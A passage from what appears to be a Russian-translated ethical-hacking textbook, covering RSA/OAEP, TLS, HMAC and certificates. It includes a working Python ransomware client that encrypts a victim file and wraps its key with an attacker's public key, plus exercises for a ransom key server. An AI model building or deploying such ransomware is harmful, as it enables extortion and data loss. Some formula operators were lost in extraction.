Наконец, можно посмотреть расшифрованное сообщение с помощью команды `cat`:

```
kali@kali:~$ cat plainD.txt
```

В выводе будет исходное сообщение: `The cat is alive`.

Оптимальное асимметричное заполнение для шифрования

Обычный RSA небезопасен, потому что сообщение всегда будет давать один и тот же шифротекст при шифровании одним и тем же открытым ключом `e`. Это происходит потому, что операция шифрования (`m^e mod n`) не включает случайный nonce, помимо других слабостей. Шаги предобработки и постобработки OAEP решают эти проблемы.

Рассмотрим алгоритм OAEP, оставив некоторые математические детали абстрактными. Перед шифрованием сообщение сначала проходит шаг предобработки OAEP:

```
E(e, m, n) = (OAEP-PRE(m))^e mod n ≡ c
```

Этот шаг можно представить следующим псевдокодом:

```
OAEP-pre(m):
    r = random_nonce()
    [1] X = pad(m) XOR Hash(r)
    Y = r XOR Hash(X)
    return X   Y
```

Функция `pad()` [1] увеличивает `m`, добавляя нули в конец его битового представления, а `Hash()` обозначает хеш-функцию, например SHA-256. Почему нам нужно увеличивать `m`? Если `m^e` мало, функция шифрования `m^e mod n` не использует модуль, и вычислить e√c легко. OAEP ? это алгоритм заполнения, который гарантирует, что малые числа преобразуются в более крупные и задействуют модуль.

Шаг постобработки OAEP восстанавливает исходное сообщение; его можно записать следующим псевдокодом:

```
OAEP-post(m'):
    split m' into X and Y
    R = Y XOR Hash(X)
    m_padded = X XOR HASH(R)
    return remove_padding(m)
```

Поскольку эти операции шифрования настолько хрупки, хакер легко мог бы взломать шифрование, если бы обнаружил изъяны в том, как разработчик программного обеспечения или системный администратор использовал эти алгоритмы шифрования. Например, если программист использовал PKCS1 версии 1.5 вместо OAEP для предобработки, хакер мог бы расшифровать шифротекст. Поэтому при попытке взломать зашифрованное сообщение атакующий должен сначала изучить параметры, использованные для его шифрования.

Теперь объединим эти идеи, чтобы реализовать кое-что гораздо интереснее: программу-вымогатель.

Написание программы-вымогателя

Первые программы-вымогатели использовали криптографию с симметричным ключом и хранили ключи внутри самой программы-вымогателя, что позволяло исследователям безопасности извлекать эти ключи. Современные программы-вымогатели используют гибридный подход. Они по-прежнему используют случайный симметричный ключ для шифрования файлов на машине жертвы, но, чтобы исследователи безопасности не могли извлечь ключ, они шифруют симметричный ключ открытым ключом атакующего. На рисунке 5-8 показана схема этого гибридного подхода.




Рисунок 5-8: Как программа-вымогатель защищает симметричный ключ, шифруя его открытым ключом атакующего

Если жертва платит выкуп, обычно отправляя Bitcoin и копию зашифрованного симметричного ключа, сервер программы-вымогателя использует закрытый ключ атакующего, чтобы расшифровать симметричный ключ и вернуть его жертве. Жертва использует этот ключ для расшифрования файлов.

Конечно, атакующий мог бы просто принять платеж и проигнорировать жертву, никогда не расшифровав файлы и не отправив ключ. После оплаты жертвой атакующий почти ничего не выигрывает от участия в расшифровании.

В этом разделе мы напишем собственный клиент программы-вымогателя на Python. Чтобы не зашифровать все файлы на виртуальной машине Kali Linux, мы ограничим наш клиент программы-вымогателя шифрованием только одного файла. Однако вы могли бы легко расширить реализацию так, чтобы она шифровала каждый файл на компьютере жертвы. Сначала мы сгенерируем случайный симметричный ключ, а затем используем этот ключ для шифрования файла. После шифрования файла мы используем наш открытый ключ для шифрования симметричного ключа и сохраним его в файл на машине Kali Linux. Когда программа завершится, она удалит симметричный ключ.

Мы используем библиотеку `pyca/cryptography`, рекомендованную Python Cryptography Authority. Установите библиотеку, выполнив эту команду:

```
kali@kali:~$ pip3 install cryptography
```

После установки библиотеки откройте текстовый редактор, например Mousepad, и введите следующее:

```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import hashes
from cryptography.fernet import Fernet

[1] symmetricKey = Fernet.generate_key()
FernetInstance = Fernet(symmetricKey)

[2] with open("/home/prof/Desktop/Ransomware/public_key.key", "rb") as key_file:
    public_key = serialization.load_pem_public_key(
        key_file.read(),
        backend=default_backend()
    )

encryptedSymmetricKey = public_key.encrypt(
```

```
    symmetricKey,
    [3] padding.OAEP(
        mgf=padding.MGF1(algorithm=hashes.SHA256()),
        [4] algorithm=hashes.SHA256(),
        label=None
    )
)

[5] with open("encryptedSymmertricKey.key", "wb") as key_file:
    key_file.write(encryptedSymmetricKey)

filePath = "/home/kali/Desktop/Ransomware/FileToEncrypt.txt"
with open(filePath, "rb") as file:
    file_data = file.read()

» encrypted_data = FernetInstance.encrypt(file_data)
with open(filePath, "wb") as file:
    file.write(encrypted_data)

quit()
```

Модуль `Fernet` [1] дает простой API для криптографии с симметричным ключом. Мы загружаем открытый ключ из файла с помощью ключевого слова `with` [2], которое удобнее ключевых слов Python `try` и `finally`, потому что неявно управляет ресурсом. Чтобы увидеть, как это работает, рассмотрим следующие примеры. Первый пример использует ключевые слова `try` и `finally`, чтобы открыть, изменить и закрыть файл:

```
myFile = open('output.txt', 'w')
try:
    myFile.write('hello world!')
finally:
    myFile.close()
```

Напротив, второй пример использует ключевое слово `with`, чтобы неявно управлять ресурсом, что дает более короткий и читаемый код:

```
with open('output.txt', 'w') as myFile:
    myFile.write('hello world!')
```

Затем мы использовали алгоритм OAEP [3]. Поскольку OAEP внутри опирается на криптографическую хеш-функцию, нам нужно выбрать, какую использовать. Здесь мы выбираем хеш-алгоритм SHA256 [4].

Далее мы записываем зашифрованный ключ в файл в памяти [5], а затем шифруем файл ». Когда программа завершится, незашифрованный симметричный ключ будет удален из памяти компьютера.

Теперь как атакующий в кофейне может потребовать деньги у компании, загрузив эту шифрующую программу-вымогатель в системы компании? В главе 2 мы обсуждали, как атакующий может использовать атаку ARP-спуфинга, чтобы перехватить веб-трафик цели. В главе 3 вы узнали, как атакующий использовал Wireshark, чтобы извлечь IP-адрес сервера, который посещала цель, а в главе 4 мы посмотрели, как атакующий использовал `nmap`, чтобы просканировать сервер и обнаружить уязвимое FTP-приложение, работающее на порту 21. Мы также видели, как атакующий мог использовать FTP-приложение и загрузить собственную обратную оболочку. Затем атакующий мог бы использовать эту обратную оболочку, чтобы загрузить копию собственной шифрующей программы-вымогателя на веб-сервер. В главах 7 и 8 мы обсудим методы, которые хакеры могли бы использовать, если не смогут найти на сервере другие уязвимости.

Упражнения

Выполните следующие упражнения, чтобы углубить понимание шифрования и программ-вымогателей. В первом упражнении вы напишете сервер программы-вымогателя, который расшифровывает симметричный ключ и возвращает его клиенту. Во втором упражнении вы расширите клиент так, чтобы он отправлял копию зашифрованного ключа на сервер. В последнем упражнении вы изучите решенные и нерешенные коды, написанные на скульптуре Kryptos перед штаб-квартирой Центрального разведывательного управления (CIA) в Лэнгли, штат Вирджиния.

Сервер программы-вымогателя

Реализуйте сервер, который взаимодействует с вашим клиентом программы-вымогателя. Сервер должен уметь обрабатывать несколько клиентских подключений. После подключения клиента к серверу клиент отправит серверу зашифрованный симметричный ключ. Ваш сервер должен расшифровать этот ключ с помощью своего закрытого ключа, а затем отправить его клиенту:

```
import socketserver

class ClientHandler(socketserver.BaseRequestHandler):
    [1] def handle(self):
        encrypted_key = self.request.recv(1024).strip()
        print("Implement decryption of data " + encrypted_key )
        #-----------------------------------
        # Decryption Code Here
        #-----------------------------------
        self.request.sendall("send key back")

if __name__ == "__main__":
    HOST, PORT = "", 8000
    [2] tcpServer = socketserver.TCPServer((HOST, PORT), ClientHandler)
    try:
        [3] tcpServer.serve_forever()
    except:
        print("There was an error")
```

Мы начали реализовывать функцию, которая расшифрует симметричный ключ и вернет его клиенту [1]. Для упражнения попробуйте изменить функцию так, чтобы она расшифровывала ключ и отправляла его клиенту. Подсказка: прочитайте раздел о расшифровании RSA в документации библиотеки `pyca/cryptography` по адресу cryptography.io. Помните, что закрытый ключ нужно загрузить перед использованием.

Затем мы создаем новый экземпляр TCP-сервера [2], а потом запускаем сервер [3]. Это тот же код TCP-сервера, который вы использовали в главе 4.

Дополнительное задание: попробуйте расширить сервер программы-вымогателя так, чтобы он проверял получение Bitcoin-платежа перед отправкой расшифрованного ключа.

Расширение клиента программы-вымогателя

Расширьте клиент программы-вымогателя, который вы создали в этой главе, добавив возможность расшифровывать файл после получения расшифрованного симметричного ключа от сервера программы-вымогателя, созданного в предыдущем упражнении. Клиент должен отправить серверу программы-вымогателя копию зашифрованного симметричного ключа и прочитать расшифрованный симметричный ключ, который сервер отправит обратно. Затем клиент использует этот ключ, чтобы расшифровать файл, который он зашифровал ранее.

```
import socket
...

def sendEncryptedKey(eKeyFilePath):
    [1] with socket.create_connection((hostname, port)) as sock:
        with open(eKeyFilePath, "rb") as file:
            [2] pass

[3] def decryptFile(filePath, key):
    pass
```

Мы создаем новый сокет и открываем файл ключа [1]. Затем вам нужно реализовать код, который отправляет файл ключа и ожидает расшифрованный результат [2]. Когда вы получите расшифрованный ключ, передайте его функции `decryptFile()` [3].

Обратите внимание, что эта функция не содержит кода: я оставлю вам реализацию функции расшифрования, чтобы она использовала модуль `Fernet` для восстановления файла. Подсказка: прочитайте cryptography.io для советов о том, как это сделать.

Неразгаданные коды

Некоторые коды остаются неразгаданными, включая знаменитые коды, написанные на скульптуре Kryptos перед штаб-квартирой CIA. Скульптура содержит четыре зашифрованных сообщения, три из которых были решены. Первые два кода были зашифрованы с помощью расширения шифра Цезаря, называемого шифром Виженера (Vigenere). Третий был зашифрован методом транспозиции.

Однако четвертый код никто так и не смог расшифровать. Художник, создавший скульптуру, Джим Санборн, предоставил четыре подсказки, показанные в таблице 5-2. Попробуйте решить первые три кода самостоятельно. Первый код был зашифрован шифром Виженера и ключом: `Kryptos, Palimpsest`. Если использовать этот ключ и таблицу Виженера, вы сможете его декодировать. Затем, если почувствуете себя достаточно смелым, попробуйте декодировать четвертый, нерешенный код.

Таблица 5-2: Четыре подсказки Джима Санборна

Позиция	Шифротекст	Открытый текст
64-я-69-я буквы	`"NYPVTT"`	`"BERLIN"`
70-я-74-я	`"MZFPK"`	`"CLOCK"`
26-я-34-я	`"EFGHIJL0H"`	`"NORTHEAST"`
22-я-25-я	`"FLRV"`	`"EAST"`

Ниже приведено представление четырех зашифрованных сообщений:

```
EMUFPHZLRFAXYUSDJKZLDKRNSHGNFIVJ ABCDEFGHIJKLMNOPQRSTUVWXYZABCD
YQTQUXQBQVYUVLLTREVJYQTMKYRDMFD AKRYPTOSABCDEFGHIJLMNQUVWXZKRYP
VFPJUDEEHZWETZYVGWHKKQETGFQJNCE BRYPTOSABCDEFGHIJLMNQUVWXZKRYPT
GGWHKK->DQMCPFQZDQMMIAGPFXHQRLG CYPTOSABCDEFGHIJLMNQUVWXZKRYPTO
TIMVMZJANQLVKQEDAGDVFRPJUNGEUNA DPTOSABCDEFGHIJLMNQUVWXZKRYPTOS
QZGZLECGYUXUEENJTBJLBQCRTBJDFHRR ETOSABCDEFGHIJLMNQUVWXZKRYPTOSA
YIZETKZEMVDUFKSJHKFWHKUWQLSZFTI FOSABCDEFGHIJLMNQUVWXZKRYPTOSAB
HHDDDUVH->DWKBFUFPWNTDFIYCUQZERE GSABCDEFGHIJLMNQUVWXZKRYPTOSABC
EVLDKFEZMOQQJLTTUGSYQPFEUNLAVIDX HABCDEFGHIJLMNQUVWXZKRYPTOSABCD
FLGGTEZ->FKZBSFDQVGOGIPUFXHHDRKF IBCDEFGHIJLMNQUVWXZKRYPTOSABCDE
FHQNTGPUAECNUVPDJMQCLQUMUNEDFQ JCDEFGHIJLMNQUVWXZKRYPTOSABCDEF
ELZZVRRGKFFVOEEXBDMVPNFQXEZLGRE KDEFGHIJLMNQUVWXZKRYPTOSABCDEFG
DNQFMPNZGLFLPMRJQYALMGNUVPDXVKP LEFGHIJLMNQUVWXZKRYPTOSABCDEFGH
DQUMEBEDMHDAFMJGZNUPLGEWJLLAETG MFGHIJLMNQUVWXZKRYPTOSABCDEFGHI
ENDYAHROHNLSRHEOCPTEOIBIDYSHNAIA NGHIJLMNQUVWXZKRYPTOSABCDEFGHIJL
```

CHTNREYULDSLLSLLNOHSNOSMRWXMNE OHIJLMNQUVWXZKRYPTOSABCDEFGHIJL
TPRNGATIHNRARPESLNNELEBLPIIACAE PIJLMNQUVWXZKRYPTOSABCDEFGHIJLM
WMTWNDITEENRAHCTENEUDRETNHAEOE QJLMNQUVWXZKRYPTOSABCDEFGHIJLMN
TFOLSEDTIWENHAEIOYTEYQHEENCTAYCR RLMNQUVWXZKRYPTOSABCDEFGHIJLMNQ
EIFTBRSPAMHHEWENATAMATEGYEERLB SMNQUVWXZKRYPTOSABCDEFGHIJLMNQU
TEEFOASFIOTUETUAEOTOARMAEERTNRTI TNQUVWXZKRYPTOSABCDEFGHIJLMNQUV
BSEDDNIAAHTTMSTEWPIEROAGRIEWFEB UQUVWXZKRYPTOSABCDEFGHIJLMNQUVW
AECTDDHILCEIHSITEGOEAOSDDRYDLORIT VUVWXZKRYPTOSABCDEFGHIJLMNQUVWX
RKLMLEHAGTDHARDPNEOHMGFMFEUHE WVWXZKRYPTOSABCDEFGHIJLMNQUVWXZ
ECDMRIPFEIMEHNLSSTTRTVDOHW->OBKR XWXZKRYPTOSABCDEFGHIJLMNQUVWXZK
UOXOGHULBSOLIFBBWFLRVQQPRNGKSSO YXZKRYPTOSABCDEFGHIJLMNQUVWXZKR
TWTQSJQSSEKZZWATJKLUDIAWINFBNYP ZZKRYPTOSABCDEFGHIJLMNQUVWXZKRY
VTTMZFPKWGDKZXTJCDIGKUHUAUEKCAR ABCDEFGHIJKLMNOPQRSTUVWXYZABCD

Глава 6. TLS и Диффи-Хеллман

> Мир опасен для жизни не из-за злых людей, а из-за людей, которые ничего с этим не делают.
>
> - Альберт Эйнштейн

В главе 4 вы использовали TCP- и UDP-сокеты для отправки данных между машинами в интернете. Но, как вы заметили, данные, отправляемые через эти сокеты, не были зашифрованы, поэтому любой, кто их перехватывал, мог их прочитать.

Чтобы общаться безопасно, данные нужно шифровать перед отправкой. Сначала сообществу безопасности было сложно понять, как делать это эффективно: методы асимметричной криптографии слишком медленны, чтобы шифровать поток данных без задержек. Для эффективного шифрования обе стороны должны сначала согласовать общий секрет и получить из него симметричный ключ для шифрования трафика с меньшими накладными расходами. Протокол защиты транспортного уровня (Transport Layer Security, TLS) использует методы асимметричной криптографии для согласования такого секрета и формирования симметричного ключа. TLS применяется во множестве приложений, которым требуется защищенная связь, например в приложениях, управляющих военными дронами или передающих крупные банковские транзакции. В наши дни большинство сайтов используют HTTPS для защиты связи, а HTTPS зависит от TLS.

В этой главе вы узнаете, как работает TLS-соединение и как алгоритм Диффи-Хеллмана помогает согласовать общий секрет и сформировать ключи для защищенной связи. Затем вы напишете Python-программу, которая использует TLS для создания защищенного канала связи. В конце мы обсудим, как злоумышленник может расшифровать зашифрованный канал.

Защита транспортного уровня

Вспомните из главы 5, что криптография с симметричным ключом использует один ключ и для шифрования, и для расшифрования файла. Этот подход быстрый, но у него есть недостаток: обе стороны должны каким-то образом получить общий ключ. С другой стороны, криптография с асимметричным ключом опирается на пару открытого и закрытого ключей для отправки сообщения, то есть не имеет этого ограничения.

Сочетая оба подхода, TLS создает зашифрованный канал связи между двумя сторонами. Чтобы настроить зашифрованный канал, двум сторонам нужно обменяться всего двумя сообщениями. На рисунке 6-1 показан упрощенный обзор TLS 1.3 ? сейчас это самая защищенная версия протокола.




Рисунок 6-1: Обмен сообщениями TLS

Клиент начинает соединение, отправляя сообщение Client Hello, которое содержит открытую долю ключа клиента и nonce. Затем сервер объединяет свой закрытый ключ с открытой долей ключа клиента, чтобы вычислить общий секрет и сформировать из него новый симметричный ключ. Теперь сервер может использовать этот симметричный ключ для шифрования и расшифрования будущих сообщений. Однако серверу все еще нужно передать клиенту некоторую информацию, чтобы клиент тоже мог вычислить тот же общий секрет и сформировать тот же симметричный ключ.

Для этого сервер отправляет сообщение Server Hello, содержащее незашифрованную копию открытой доли ключа сервера и nonce. Затем клиент объединяет свой закрытый ключ с открытой долей ключа сервера, чтобы вычислить тот же общий секрет и сформировать симметричный ключ для шифрования и расшифрования всех будущих сообщений. Готово: теперь клиент и сервер получили один и тот же симметричный ключ, не отправляя сам ключ напрямую. Как это возможно? Они оба объединили разные части информации, но все равно пришли к одному и тому же секрету. В этой главе я расскажу об алгоритмах, которые делают это возможным.

Поскольку сервер знает, что клиент сможет расшифровывать информацию после получения открытой доли ключа сервера и nonce, сервер также включит зашифрованные сведения, подтверждающие подлинность сервера, то есть его сертификат, и код аутентификации сообщения. Давайте углубимся в TLS, изучив, как клиент проверяет подлинность сообщения.

Аутентификация сообщений

Шифрование мешает хакерам расшифровывать сообщения, но не мешает их подменять. В общедоступной сети хакер может изменить расшифрованное сообщение, меняя биты в зашифрованном сообщении. На рисунке 6-2 показано, как изменение зашифрованного сообщения может изменить результат расшифрования.




Рисунок 6-2: Как хакер может изменить зашифрованное сообщение и повлиять на результат расшифрования

Для пользователей TLS это не проблема, потому что они могут обнаружить, что сообщение изменилось, и отклонить его. Представьте, что каждый раз при отправке посылки по почте вы записываете вес посылки на бирке. Получатель мог бы проверить посылку, сравнив ее вес с весом, указанным на бирке. Если вес совпадает, получатель может быть уверен, что ничего не было добавлено или удалено.

TLS использует коды аутентификации сообщений на основе хеш-функции (HMAC) для проверки сообщений. Функция HMAC использует криптографическую хеш-функцию, чтобы вычислить код аутентификации сообщения. Хеш-функция создает одну и ту же строку фиксированной длины для одних и тех же входных данных. Получатель сообщения повторно применяет HMAC и сравнивает два значения MAC. Если сообщение изменено, MAC будет другим, а совпадение значений подтверждает подлинность сообщения.

Сами по себе хеш-функции не обеспечивают подлинность. Поскольку их может вычислить кто угодно, хакер мог бы изменить сообщение и пересчитать его хеш. Чтобы получить значение, которое может создать только доверенная сторона, хеш-функцию нужно объединить с общим симметричным ключом, вычисленным во время обмена ключами. Такой результат называется кодом аутентификации сообщения. Ниже приведено уравнение функции HMAC:

```
HMAC(K, m) = H((K'   opad)   ((K'   ipad)   m))
```

Здесь `K` обозначает общий симметричный ключ, а `m` обозначает зашифрованное сообщение. `H` обозначает хеш-функцию, чаще всего SHA3-256. `K'` ? ключ, приведенный к размеру блока. Оператор обозначает конкатенацию двух частей информации на уровне битов. Наконец, `opad` и `ipad` ? две константы, присутствующие по историческим причинам.

После шифрования для сообщения вычисляется HMAC. Затем MAC присоединяется к сообщению и отправляется. Создать корректный MAC для измененного сообщения может только тот, у кого есть секретный симметричный ключ.

Центры сертификации и подписи

Хакер может притвориться любой машиной в сети, так как же Боб может быть уверен, что общается с Алисой? В начале TLS-рукопожатия Алиса отправляет Бобу свой сертификат, цифровой документ, который подтверждает, что Алиса владеет указанным в нем открытым ключом. Боб проверяет сертификат Алисы, проверяя его подпись с помощью алгоритма проверки подписи (рисунок 6-3).




Рисунок 6-3: Создание и проверка подписи

Подписи

Можно использовать алгоритм RSA, обсуждавшийся в главе 5, чтобы создать алгоритм подписи. Чтобы подписать сообщение или сертификат `m`, сначала вычислите хеш `H(m)` с помощью SHA-256, а затем примените к результату закрытый ключ `sk` (от secret key). Получившееся значение и будет вашей подписью `s`:

```
Sign(m, sk) = E(H(m), sk) = s
```

Проверьте сертификат или сообщение (`m`), используя открытый ключ (`pk`) для проверки (`D`) подписи (`s`). Подпись действительна, если восстановленное значение совпадает с `H(m)`:

```
Ver(m, s, pk) = D(s, pk) == H(m)
```

На рисунке 6-3 показана схема подписывания сообщения, которое Алиса отправляет Бобу.

Центры сертификации

Чтобы сертификат был действительным, его должна подписать доверенная интернет-инфраструктура открытых ключей (PKI). PKI ? это набор защищенных серверов, которые подписывают и хранят заверенные копии сертификатов. Алиса платит за регистрацию своего сертификата в промежуточном центре сертификации (ICA), чтобы Боб мог проверить сертификат Алисы во время TLS-рукопожатия.

Как Боб узнает, что ICA можно доверять? В браузере Боба заранее установлен открытый ключ ICA, поэтому он доверяет сообщениям, подписанным закрытым ключом ICA. На рисунке 6-4 показана схема проверки сертификата.




Рисунок 6-4: Схема проверки сертификата

Сертификат Алисы содержит ее открытый ключ и хеш сертификата, подписанный ICA. Когда браузер Боба получает сертификат, он проверяет подпись, восстанавливает подписанный хеш и сравнивает его с хешем, вычисленным по полученному сертификату.

